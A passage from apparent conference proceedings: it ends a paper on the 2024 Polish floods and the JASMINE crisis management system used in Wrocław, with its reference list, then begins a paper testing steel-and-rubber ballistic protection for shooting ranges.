Nysa is still fighting for a flood embankment, which is the last hope before the town is completely flooded. People and services are reinforcing the embankments with

⁴⁷ Kilka prokuratur zamkniętych do odwołania z powodu powodzi, pap.pl, 16 września 2024 [access 2024-10-24].

⁴⁸ A. Stefaniak, Zbiornik Topola uszkodzony. Woda leje się do Kozielnia, Radio Opole, 16 września 2024 [access 2024-10-24].

⁴⁹ Grupa Wirtualna Polska, "Obrona miasta". Tylko spójrzcie. Poruszające sceny w Oławie, o2.pl, 16 września 2024 [access 2024-10-24]

sandbags. Water is being continuously discharged to lower the water level in Nysa Kłodzka as quickly as possible⁵⁰.



Fig. 18: Flood in 2024. Picture in background: the state of the Odra in Opole, 17th September 2024. | photo: PAP/Michał Meissner; PAP/Infografiki/Michał Czernek / PAP
Source: <https://businessinsider.com.pl/wiadomosci/powodz-2024-stan-kleski-zywiolowej-w-polsce-zagrozone-obszary-mapy/y538z2y>

At 0:20, the water level in the Odra in Opole was 654 cm, in Brzeg 651 cm, and in Oława 629 cm. The Racibórz Dolny reservoir has been operating since Sunday, its task being to flatten the flood wave coming from Ostrava in the Czech Republic towards Wrocław as much as possible. By 16:00 on 17 September it had received 147 million m³ of water (approx. 80% of its capacity at that time, and the neighbouring Buków Polder retained another 50 million m³ of water) after which it was slowly emptied.

A moment after midnight, a decision was also made to evacuate the entire Lewin Brzeski situated on the Nysa Kłodzka after the embankments overflowed and water began to flow into the city. The river level near the city reached over 780 cm. Evacuations were also ordered in the surrounding villages⁵¹.

Polish Waters reported a small water leak in the foreground of the Racibórz Dolny reservoir, which, however, did not threaten the operation of the reservoir's inlet and outlet mechanisms.

The Municipal Crisis Management Team in Kędzierzyn-Koźle has decided to prepare for a possible evacuation of three districts of Kędzierzyn-Koźle: Rogi, Zachodni and Południe. The city also saw the action of raising the embankments in Lasoki (Rogi

⁵⁰ Nysa walczy. "Chcemy zrobić łańcuch ludzi", Wiadomości, 16 września 2024 [access 2024-09-16]

⁵¹ A. Grochot, "Przelewa się przez wały". Lewin Brzeski ewakuowany, wiadomosci.wp.pl, 17 września 2024 [access 2024-10-24]

housing estate) and deploying protective sleeves over the Lineta stream at the height of Emilii Plater Street⁵².

The flood reached the Lubuskie province that day and, thanks to the Bóbr and Szprotawa rivers, flooded Szprotawa in Żagań county. The water is also expected to threaten another nearby city – Żagań. During the crisis headquarters at around 10 a.m. At 18:55, with the participation of Prime Minister Donald Tusk, it was announced that the alarm level on the local river in Żagań had been exceeded by 178 cm. This level was also exceeded in Łozy, located on the Kwisa river⁵³.

September 18th



Fig. 19: Flood treat in South of Poland.

Source: <https://wiadomosci.wp.pl/tak-wyglada-powodz-w-polsce-mapy-pokazujaske-tragedii-7072384724417440a>

September 19th

The peak of the culminating wave reached Wrocław after midnight. Due to its flattening, the wave did not cause serious damage, only moderate flooding was visible, mainly in uninhabited areas. Since the arrival of the wave and the subsequent increase in the water level, the Odra in Wrocław seems to be relatively stable. The Lubusz Voivode, Marek Cebula, announced a flood alarm in the following counties: Gorzów, Krosno, Nowa Sól, Ślubice, Wschowa and Zielona Góra⁵⁴.

September 20th

That day the Crisis Management Team in Wrocław started its activity with usage of JASMINE Crisis Management System – and it work still (planned end 19th December).

⁵² J. Gerlich, Koźle-Rogi. Strażacy przewencyjnie wzmacniają wały na Lasokach – Radio Park FM, radiopark.fm, 17 września 2024 [access 2024-10-25]

⁵³ Stan alarmowy w trzech miejscach. Lubuskie też zagrożone, wydarzenia.interia.pl [access 2024-10-24]

⁵⁴ Lubuskie: Wojewoda ogłasza alarm powodziowy w kilku powiatach, wnp.pl [access 2024-10-24]

Together with representatives of the territorial defense forces, representatives of the system manufacturer also started working at the command post of the crisis management team, constituting a huge source of information



Fig. 20: Crisis Management Team in Wrocław and JASMINE CMS visible on the two big screens, started on 20th September 2024.
Source: Lukasz Blechman's photo.



Fig. 21: Crisis Management Team in Wrocław and JASMINE CMS visible on the two big screens from another view, started on 20th September 2024.
Source: Lukasz Blechman's photo.

September 21st

The Lower Silesian Voivode Maciej Awizeń informed that the initial losses in the province caused by the flood are estimated at PLN 3,832,623,000. The largest sum of losses concerns the city of Jelenia Góra – PLN 750 million. For comparison, the losses

caused by the flood in 1997 in the Lower Silesian Voivodeship were estimated at PLN 5.6 billion (approx. PLN 16.2 billion according to the value from 2024)⁵⁵.

JASMINE Crisis Management System – time to take a decision

Since the 20th September JASMINE Crisis Management System is in use on Crisis Management Centre in Wrocław as a system that present all available data coming from public services systems. Complexity of the system was presented in mentioned article two years ago, but plenty of new features appear since that time.

The list of the components prepared for the end user is as long as it is in military HMS C3IS JASMINE version.

The following modules can be included among the most important components:

- Map Component;
- Document Component;
- Printing Component;
- Combat Log Component;
- Aggregation Component;
- Video Component;
- Communication Component;
- Simulation Component;
- And many more...

Those modules gives a chance for collaborative work within the rescue team, command post or the higher command.

Since the last years now JASMINE CMS consist of those main modules, available for the operators (see Fig. 22):

- Civil Planning Module;
- Operations and Organization of Actions Module;
- Alert/Threat Notification Module;
- Logistics Security Module;
- Critical Infrastructure Management Module;
- Management and Protection of Monuments Module;
- Monitoring, Forecasts and Analysis Module;
- Healthcare and Social and Living Assistance Module.

⁵⁵ A. Jermaczek, K. Misztal, P. Wasiak: Przyczyny i skutki powodzi na Dolnym Śląsku - propozycje ekologicznych działań przeciwpowodziowych; Świebodzin: Wydawnictwo Klubu Przyrodników, 2008. [access 2024-10-24].




Fig. 22: JASMINE CMS main modules available right now.
Source: Teldat materials.

The main public services that are possible user of the system are:

- Government security center;
- Polish red cross;
- City guard;
- Police;
- GOPR/TOPR/WOPR/MOPR;
- SAR/ASAR;
- Polish Armed Forces;
- Polish Border Squad;
- Medical rescue;
- Internal Security Agency.

The ministries that should be users of the system are:

- Ministry of Interior and Administration;
- Ministry of Development and Technology;
- Ministry of Climate and Environment;
- Ministry of Defence;
- Ministry of Digitalization;
- Ministry of Health;
- Ministry of Infrastructure;
- Ministry of Justice;
- Ministry of Culture and National Heritage.



Fig. 23: JASMIN CMS usage in management situation.
Source: Teldat materials.

System may be used during all the phases of crisis management, which are:

- Prevention;
- Preparation;
- Responding;
- Reconstruction.

This year, due to the lack of decision from the government level system could be used since responding and reconstruction phases.

From author’s perspective lack of decision about implementation of the system at the top level resulted lack of information delivered to the decision makers to use available resources in way that is more effective.

Here we should to quote the opinion of one of the residents of the flooded towns about the way in which public services provided assistance, which clearly describes what was happening in the flooded areas in those days.

“Dear Mr. Prime Minister, this city is not ready for crisis management. The city authorities are not ready for crisis management (...) We need specialists. The services are sitting on the sidewalk and do not know what to do, because no one is managing them. They do not know what to do” - said a resident of Stronie Śląskie in an interview with TVN24. “- Please send someone here who deals with crisis management - she appealed”.

This opinion is a prove that in such situations, that may happen more and more often (as it was described at the beginning) we must be ready to react much faster and taking under consideration complete set of data – accurate data about the critical infrastructure, available resources and needs to accomplish the tasks. This time we were able to use the system in only two out of four phases of crisis management, and that was wrong. That is

why people, who wanted to help, public services and their resources were used not in an optimal way. Sometimes we were not aware of the available resources that we could use in a specific place, city, village.

Having the JASMINE CMS in place from the beginning and in all necessary institution implemented we would be able to prepare for the crisis and to collect the right things in the right time.




Fig. 24: JASMINE CMS usage in management situation. Possibility of the 3D city centre creation – here is Kłodzko at the 3D view in JASMINE CMS.

Source: Author material.

System allow us to plan the flood terrain, even the exact buildings that are going to be flooded (see fig. 25 and 26).




Fig. 25: JASMINE CMS prediction of flood.

Source: Teldat materials.



Fig. 26. JASMINE CMS 3D city view.
Source: Teldat materials.




Fig. 27: View of destroyed bridges and the airspace during the Phoenix operation.
Source: Teldat materials.

Jasmine system has proven its usefulness and high effectiveness, as a result of which actions taken during crisis situations.

Since 20th September system is still in use in a Phoenix operation and present plenty of information in a systematic way.

Summary

JASMINE CMS is a great example of tool that is able to collect data and present it in the right way in the right time.

To summarize the cooperation between military and business started in 2010 gave a lot of experience to us as a military experts and let us change the approach to the

conducting Military Decision Making Process now is giving new feedback – new possibilities of use in non-military environment in crisis management. Starting from typical military system – HMS C3IS JASMINE we are ready to use the JASMINE Crisis Management System. The most important is to keep the way that we discovered and implement the best practice into the national security system.

The capability of the automated data exchange between JASMINE CMS and public services systems used on a daily basis provides invaluable benefits in the way of carrying out the Crisis Management tasks and shortening the time from detecting the problem/danger situation to reaction to it, which in the current conditions of the 21st century is one of the most important features that determines the success or failure.

Once again, we must enhance the message that we have technical readiness to establish National Security Management System as a realization of strategic goal of Republic of Poland with a use of JASMINE Crisis Management System.

Usage of JASMINE CMS gave the comfort of making better decisions, more accurate in time and in the involvement of the resources used. After the main flood, territorial forces decided to implement this tool as soon as possible. The procedure has started.

Rapid development of the system is a chance not only for Poland but also for other countries like European Union. Thanks to the implementation to the system almost all interoperability standards from NATO makes the system ready to be implemented within the whole EU. It is more important if we take under consideration latest examples of floods in Europe this year.

References

1. Biernacik B., Grel L., Surwiłło T., *Vademecum użytkownika oprogramowania HMS C3IS Jaśmin Zautomatyzowanego Systemu Zarządzania Walką poziomu operacyjnego/taktycznego w wersji klienckiej. Poziom podstawowy*, WSU, Warsaw, 2021
2. Biernacik B., *Integracja informacji w służbach publicznych na potrzeby reagowania kryzysowego*, [in] *Paradygmaty badań nad bezpieczeństwem. Zarządzanie kryzysowe w teorii i praktyce*, WSB, Poznań 2013
3. Biernacik B. *Wsparcie informatyczne procesów informatycznych w podstawowej jednostce organizacyjnej uczelni wojskowej*, AON Warsaw, 2013
4. Faranda D., Ginesta M., Alberti T., Coppola E., Marco A., *Attributing Venice Acqua Alta events to a changing climate and evaluating the efficacy of MoSE adaptation strategy*; *NPJ climate and atmospheric science*, 2023-11, Vol.6 (1), p.181-8, Article 181
5. Hofstätter M., Blöschl G., *Vb Cyclones Synchronized With the Arctic-/NorthAtlantic Oscillation, Vb Cyclones Synchronized With the Arctic-/North Atlantic Oscillation* (wiley.com)
6. Jermaczek A., Misztal K., Wasiak P.: *Przyczyny i skutki powodzi na Dolnym Śląsku - propozycje ekologicznych działań przeciwpowodziowych*; Świebodzin: Wydawnictwo Klubu Przyrodników, 2008.

7. Ostolski P., Halicka B., Military leadership: case studies, Security. Theory and practice, Cracov 2022, No. 3 (XLVIII)
8. Ostolski P., Culture functions for creating security culture, Security dimensions, No. 37; 2021 (78-90)
9. Ostolski P., Kaźmierczak D., Geneza bezpieczeństwa, Astudia Administracji i Bezpieczeństwa, 2021, <https://studia.administracji.i.bezpieczenstwa.ajp.edu.pl/resources/html/article/details?id=226943>
10. Piwowarski J., The security (culture) rhombus. Redefining security environment, “Kultura Bezpieczeństwa”, 2019, no. 34, p. 141
11. Messmer M., Raible C. C., Gómez Navarro J. J., Impact of climate change on the climatology of Vb cyclones, Tellus, Series a dynamic meteorology and oceanography, https://climatehomes.unibe.ch/~raible/Messmer_et_al-2020-Tellus.pdf
12. Strategia Bezpieczeństwa Narodowego 2020, BBN, Warsaw 2020
13. <https://www.targikielce.pl/en/mspo>
14. <https://www.teldat.com.pl/aktualnosci/2021/439-istotny-rozwoj-systemu-kształcenia-kadr-szkoleniowo-uzytkowych-hms-c3is-jasmin.html>
15. <https://www.teldat.com.pl/aktualnosci/2021/442-nastepni-instruktorzy-hms-c3is-jasmin-sa-juz-w-dyspozycji-wp.html>
16. <https://www.teldat.com.pl/aktualnosci/2022/461-szk-jasmin-w-zainteresowaniu-organizatorow-systemu-zarzadzania-kryzysowego.html>
17. https://www.teldat.com.pl/images/news/135/www_aon_edu_pl_2015_03_05.pdf
18. <https://www.gov.pl/web/kppsp-raciborz/krajowe-cwiczenia-ratownicze-pk-kuznia-raciborska-2022>
19. <https://www.teldat.com.pl/oferta/produkty/systemy/319-szk-jasmin.html>
20. <https://www.teldat.com.pl/do-pobrania/publikacje-naukowe.html>
21. <https://csbdrawsko.wp.mil.pl/pl/>
22. IAR: Powódź „tysiąclecia”. [polskieradio.pl](https://www.polskieradio.pl/39/248/Artykul/633313,Powodz-tysiaclecia), 1 lipca 2012; <https://www.polskieradio.pl/39/248/Artykul/633313,Powodz-tysiaclecia>
23. Local Hazardous Weather Conditions. Naval Research Laboratory. https://www.nrlmry.navy.mil/port_studies/africaports/Tunis/ihazcond.html
24. [asr-4-105-2010.pdf](https://www.copernicus.org/asr-4-105-2010.pdf) (copernicus.org)
25. Extreme floods in central Europe over the past 500 years: Role of cyclone pathway “Zugstrasse Vb” (wiley.com)
26. <https://www.nature.com/articles/s41612-023-00513-0.pdf>
27. Niż geneueński dotrze do Polski. Możliwe powodzie błyskawiczne, Niż geneueński dotrze do Polski. Możliwe powodzie błyskawiczne - TVN Meteo ([tvn24.pl](https://www.tvn24.pl))
28. IMGW-PIB Centrum Modelowania Meteorologicznego w serwisie X: „Maks. opad atmosferyczny w okresie od godz. 6:00 UTC 12.09 (czwartek) do godz. 6:00 UTC 16.09 (poniedziałek). Większe sumy opadu atmosferycznego zanotowano przez system RainGRS w lokalizacjach deszczomierzy, dla

- których wystąpiły braki danych. Więcej: <https://t.co/qQFEqwqZ8A>
<https://t.co/AWpTw5hGXu> / X
29. IMGW-PIB Centrum Modelowania Meteorologicznego w serwisie X: „@Hellreiser173 Wg systemu RainGRS maksymalny opad za te cztery doby, ale nie w lokalizacji deszczomierzy, to 471,7 mm.” / X
 30. Personal Weather Station Dashboard | Weather Underground (wunderground.com),
 31. Powódź na Bałkanach. Żywiół zbiera śmiertelne żniwo <https://www.tvp.info/82670996/balkany-co-najmniej-21-osob-zginelo-w-powodzi>
 32. IMGW, IMGW-PIB METEO POLSKA w serwisie X: „UWAGA □ Od czwartku na południowym zachodzie kraju a następnie na południu Polski mogą wystąpić bardzo wysokie sumy opadów, co skutkować będzie wzrostami poziomu wody w rzekach a nawet powodzią w dorzeczu górnej Odry Po bardzo suchym lecie sytuacja może obrócić się o 180° #IMGW <https://t.co/Vc3r2ECc74>” / X
 33. Informacja o sytuacji hydrologiczno-meteorologicznej w Polsce z 10 września 2024 r., państwowe Gospodarstwo Wodne. Wody Polskie, wrzesień 2024.
 34. Ministerstvo vnitra České republiky: Českou republiku zasáhnu vydatné srážky, nejvíce na území od Novohradských hor po Jeseníky. Očekává se padesátiletá voda.
 35. Wody Polskie: Aktualna sytuacja hydrologiczno-meteorologiczna w Dorzeczu Odry. 2024-09-12.
 36. Strzałkowski P.: To nie są ćwiczenia. Niż Boris przyniesie półroczne opady w kilka dni. Te mapy pokazują, co nas czeka. Gazeta.pl, 2024-09-12.
 37. Komunikat IMGW-PIB o aktualnej i prognozowanej sytuacji synoptycznej i hydrologicznej. IMGW, 2024-09-13.
 38. Dimitrow R., Opolskie: służby szykują się na intensywny deszcz i podtopienia. W gotowości strażacy, sztab kryzysowy i pół miliona worków, nto.pl, 12 września 2024.
 39. Dereń A., W Głuchołazach rzeka przekroczyła stan ostrzegawczy. W Mikulovicach starosta zapowiada „wodę stulecia”, Teraz Prudnik!, 13 września 2024
 40. Kus A., Donald Tusk o zagrożeniu powodziowym, Radio Doxa, 13 września 2024.
 41. Dereń A., Po Głuchołazach Prudnik. Przekroczone stany alarmowe, Teraz Prudnik!, 13 września 2024.
 42. Informacja o sytuacji hydrologiczno-meteorologicznej w Polsce z 13 września 2024 r.. 13.09.2024.
 43. Praca zbiorników kaskady Nysy Kłodzkiej - komunikat. Wody Polskie, 2024-09-18.
 44. Dobrzański M., W Prudniku bez podtopień, niebezpieczna sytuacja na wsia. Starosta ogłasza stan alarmowy, Prudnik 24, 14 września 2024.

- <https://prudnik24.pl/index.php/2024/09/14/w-prudniku-bez-podtopien-niebezpieczna-sytuacja-na-wsiach-starosta-oglasza-stan-alarmowy/>
45. Dereń A., Zalanie części wsi w gminie Lubrza, Teraz Prudnik!, 14 września 2024; <https://terazprudnik.pl/2024/09/zalanie/>
 46. Kalisz B., Pilna ewakuacja Moszczanki i Łąki Prudnickiej, Radio Opole, 14 września 2024; <https://radio.opole.pl/100,863885,pilna-ewakuacja-moszczanki-i-laki-prudnickiej>.
 47. Puzyna C., Minister Siemoniak po sztabie kryzysowym. „Priorytetem jest sytuacja w Głuchołazach”, Radio Opole, 14 września 2024; <https://radio.opole.pl/100,863869,minister-siemoniak-po-sztabie-kryzysowym-prioryt>.
 48. Ewakuacje na Opolszczyźnie i Dolnym Śląsku. Rzeki powyżej stanów alarmowych tvn24.pl, 14 września 2024.
 49. Dereń A., Ruch na kolei wstrzymany, Teraz Prudnik!, 14 września 2024; <https://terazprudnik.pl/2024/09/ruch-na-kolei-wstrzymany/>
 50. Gryglas A., Trudna sytuacja w gminie Otmuchów. Pierwsza fala kulminacyjna może przyjść w południe. Oto zdjęcia z drona, nto.pl, 14 września 2024.
 51. Mazurkiewicz M., Strauchmann K., Prudnik: Straż zaleca ewakuację. Rzeka na razie trzyma się w wałach, nto.pl, 14 września 2024.
 52. Puzyna C., Szef rządu w Nysie. Odprawa służb w związku z zagrożeniem powodziowym, Radio Opole, 14 września 2024.
 53. Zamknięto przejście graniczne z Czechami w Gołkowicach. Wylała rzeka Piotrówka|Piotrówka po stronie Czech, eska.pl, 14 września 2024.
 54. Śmierciak M., Zbiornik Racibórz Dolny na Odrze rozpoczął piętrzenie wezbranych wód, Radio Opole, 15 września 2024.
 55. Konopka A., Sytuacja powodziowa w gminie Prudnik krytyczna. „Spust w Jarnołówku otwarty w 100 procentach”, Opolska360, 15 września 2024.
 56. Domański M., Kolejne złe wieści. Runął most w Głuchołazach, o2.pl, 15 września 2024.
 57. Awaria zbiornika Stronie – oświadczenie Wód Polskich. gov.pl.
 58. Prezydent Wrocławia ogłosił alarm powodziowy dla stolicy Dolnego Śląska, wroclaw.wyborcza.pl
 59. Znaleziono zwłoki. To druga śmiertelna ofiara powodzi w Polsce – Wiadomości Radio ZET, wiadomosci.radiozet.pl, 15 września 2024.
 60. Zalane tory, szlaki kolejowe. Koleje Śląskie odwołują pociągi [online], radio90.pl, 15 września 2024.
 61. Matuszkiewicz -Biel M., Paczków czeka na falę kulminacyjną. Zalana jest kolejna miejscowość – Kamienica, Radio Opole, 15 września 2024.
 62. Dereń A., Powódź. Niedziela w Prudniku, Teraz Prudnik!, 15 września 2024.
 63. Stan klęski żywiołowej. Premier: zleciłem przygotowanie rozporządzenia, TVN24, 15 września 2024.
 64. Poniatyszyn J., „Tam jest tragedia. Jestem tutaj i cieszę się, że żyję”. Prudnik zapewnia schronienie powodziom, Radio Opole, 15 września 2024.

65. Dereń A., Tych kładek już nie ma w Prudniku, Teraz Prudnik!, 17 września 2024.
66. Kilka prokuratur zamkniętych do odwołania z powodu powodzi, pap.pl, 16 września 2024.
67. Stefaniak A., Zbiornik Topola uszkodzony. Woda leje się do Kozielna, Radio Opole, 16 września 2024.
68. Grupa Wirtualna Polska, "Obrona miasta". Tylko spójrzcie. Poruszające sceny w Oławie, o2.pl, 16 września 2024.
69. <https://businessinsider.com.pl/wiadomosci/powodz-2024-stan-kleski-zywiolowej-w-polsce-zagrozzone-obszary-mapy/y538z2y>
70. Nysa walczy. "Chcemy zrobić łańcuch ludzi", Wiadomości, 16 września 2024.
71. Grochot A., "Przelewa się przez wały". Lewin Brzeski ewakuowany, wiadomosci.wp.pl, 17 września 2024.
72. Gerlich J., Koźle-Rogi. Strażacy przewencyjnie wzmacniają wały na Lasokach – Radio Park FM, radiopark.fm, 17 września 2024.
73. Stan alarmowy w trzech miejscach. Lubuskie też zagrożone, wydarzenia.interia.pl.
74. Lubuskie: Wojewoda ogłasza alarm powodziowy w kilku powiatach, wnp.pl.
75. Conev Conyu G., Antonov Stamen I. Conceptual Framework For The Utilization Process Of Excess Ammunition In The Republic of Bulgaria., International scientific conference 2021. Collection of papers. Security and Defense Weapons, Technologies, Logistics. Communication and Computing Technologies. Cybersecurity. Social science. "Vasil Levski" National military university "Artillery, Aircraft defence and CIS" Faculty, Shumen, Bulgaria, 2021, pp. 272-277, ISSN 2367-7902.

EXPERIMENTAL AND NUMERICAL STUDY OF HIGH VELOCITY IMPACTS ON BALLISTIC PROTECTION CONFIGURATIONS

Florina Bucur¹, Marius-Valeriu Cîrmaci-Matei^{2*}, Adrian-Nicolae Rotariu³, Liviu-Cristian Matache⁴, Laviniu Haller⁵, Savu-Eugen Dima⁶, Răzvan Mircioagă⁷

^{1,2,3,4,5,7} Military Technical Academy „Ferdinand I”⁶ S.C. Tactical Life S.R.L.

*Corresponding author: marius.cirmaci@mta.ro

Abstract: *In the context of the complexity involved in analyzing live ammunition impact tests and the limitations of analytical methods, both experimental and numerical studies play an important role in such investigations. The experimental testing and virtual models designed to simulate the impact between a projectile (bullet) and a target is a challenging task due to the complex mechanical and thermal processes involved.*

This combined experimental and numerical study presents models developed to analyze the potential of steel armor-rubber aggregate configurations to ensuring the operational safety of shooting ranges.

Keywords: *small caliber ammunition, high velocity impact, ballistic protection configurations*

Introduction

The concept of ballistic protection has evolved alongside the development of projectile-launching systems and firearms, whether mechanical or pyrotechnic.

Essentially, ballistic protection refers to the use of materials and technologies to protect people, vehicles, or structures from projectile impacts. In this paper, experimental and virtual models are presented to investigate the interaction between small-caliber projectiles and various ballistic protection structures, providing an effective approach for studying and understanding the mechanical behavior and kinetic energy attenuation.

The results obtained from the evaluation of high velocity impacts on ballistic protection configurations can significantly contribute to the development of advanced technological solutions and offer essential insights for optimizing the design and efficiency of ballistic protection systems.

1 Physical Model. Shooting Range Tests

In order to evaluate the retention capacity of fragments generated from ballistic interaction of bullet impact with various ballistic protection material configurations, experimental tests were conducted at the "Anatolie Sălceanu" Shooting Complex (Fig. 1).

The experimental tests aimed to investigate the impact phenomenon in three distinct cases [1]: simple ballistic protection configuration - represented by a 6 mm thick armor steel plate; ballistic protection configuration no. 1 - comprising a 6 mm thick armor steel plate + a 30 mm thick rubber aggregate plate; and ballistic protection configuration no. 2 - comprising a 6 mm thick armor steel plate + a 50 mm thick rubber aggregate plate (with enhanced properties) [2-3]. For configuration no. 1, the rubber aggregate was positioned at 40 mm in front of the armor steel plate, while in configuration no. 2, it was positioned at 20 mm in front of it (Figure 2).

Three types of ammunition with different calibers were used for the experimental tests: 5.56 x 45 mm, 7.62 x 39 mm and 9 x 19 mm.



Figure 1: Setup for shooting range tests



ammunition used: a) cal. 5.56 x 45 mm, b) cal. 7.62 x 39 mm, c) cal. 9 x 19 mm



simple ballistic protection configuration



ballistic protection configuration no. 1



ballistic protection configuration no. 2

Figure 2: Aspects from experimental testing

2 Problem Formulation and Virtual Model Construction

The modeling of the impact and interaction between bullets and the proposed ballistic protection configurations was conducted using LS-DYNA software [4]. The shooting range conditions for real firing allowed the use of simplifying assumptions in the numerical modeling. As the goal was to perform an expedited investigation with small-scale virtual models, a 2D axially symmetric nonlinear approach was chosen, simulating only the cases at 0° (normal impact on the plate).

The virtual models of the studied configurations are shown in Figures 3-4. The impact of the three types of ammunition (bullets) on the three proposed ballistic protection configurations was simulated as in the experimental evaluation.




Figure 3: Geometric representation of the projectile configurations:
 a) 5.45 x 45 mm, b) 7.62 x 39 mm, c) 9 x 19 mm – with: 1) jacket, 2) lead, 3) core




Figure 4: Studied configurations:
 a) simple ballistic protection configuration: armor steel plate (6 mm),
 b) ballistic protection configuration no. 1: armor steel (6 mm) + rubber aggregate (30 mm),
 c) ballistic protection configuration no. 2: armor steel (6 mm) + rubber aggregate (50 mm),
 1 – armor steel (6 mm), 2 – rubber aggregate (30 mm), 3 – rubber aggregate (50 mm)

The number of nodes and elements used for constructing each virtual model is detailed in the table below.

Configuration Ammunition	Simple configuration		Configuration no. 1		Configuration no. 2	
	Nodes	Elements	Nodes	Elements	Nodes	Elements
5.56 x 45 mm	33,045	31,526	154,166	151,526	234,246	231,526
7.52 x 39 mm	27,276	25,968	148,397	145,968	228,477	225,968
9 x 19 mm	29,694	28,370	150,815	148,370	230,895	228,370

The material properties were sourced from the specialized literature and available datasheets, then adapted and integrated into the numerical simulation program. The metallic materials and rubber aggregate used exhibit a plastic-kinematic behavior; therefore, the specific material model *MAT_PLASTIC_KINEMATIC was applied for modeling. This model describes isotropic and kinematic hardening plasticity, with an option to include the effects of strain rate.

To model the cases studied, axially symmetric 2D SHELL 15 elements were used, which allow volume-weighted functions. The impact was simulated by assigning impact velocities to all nodes corresponding to the geometry of the bullets (5.56 x 45 mm caliber – initial velocity of 1006 m/s, 7.62 x 39 mm caliber – initial velocity of 738 m/s, and 9 x 19 mm caliber – initial velocity of 358 m/s). These impact velocities were set based on experimental data and were applied to the virtual models using the *INITIAL_VELOCITY_GENERATION command.

The contact between the components of the virtual model was implemented using the *CONTACT_2D_AUTOMATIC_SURFACE_TO_SURFACE condition.

Given the complexity of the process, several simplifying assumptions were adopted for modeling. Additionally, the models created do not capture all aspects of the process in full, but rather only the relevant aspects for demonstration purposes.

3 Results and Discussions

After the experimental tests, the results of the interaction between the projectiles and the dispersion of the resulting fragments were analyzed, with fragment dispersion evaluated through perforations observed in a witness panel. Upon impact with rigid surfaces, the bullets' kinetic energy was dissipated through deformation and fragmentation.

Following the experimental tests on the proposed ballistic protection configurations, two main observations were noted: a percentage of the fragments was retained within the space between the rubber plate and the armor steel plate, while another percentage was scattered laterally, as evidenced by the perforations in the witness panel.

Although the bullets did not penetrate the steel plate, the space between it and the rubber aggregate plate serves to extend the lifespan of the aggregate plate. This space also prevents the resulted fragments from being deflected back toward the shooter.

The impact between the bullets and the analyzed materials did not affect bullet trajectory. The tests investigated the behavior of bullets and fragments both in standard conditions (perpendicular to the firing direction) and in less favorable conditions, at angles deviating from the normal firing direction (20° and 75°). A consistent, linear dispersion of fragments was observed, with fragments remaining concentrated within the radial area of the impact.

During the impact between the bullet and the armor steel plate, the plate's extreme hardness caused rapid deceleration of the bullet. The bullet's kinetic energy was transferred to the plate, which redirected it back to the bullet in the form of mechanical work, leading to significant plastic deformation and fragmentation of the bullet. The resulting fragments dispersed radially around the impact point [1].

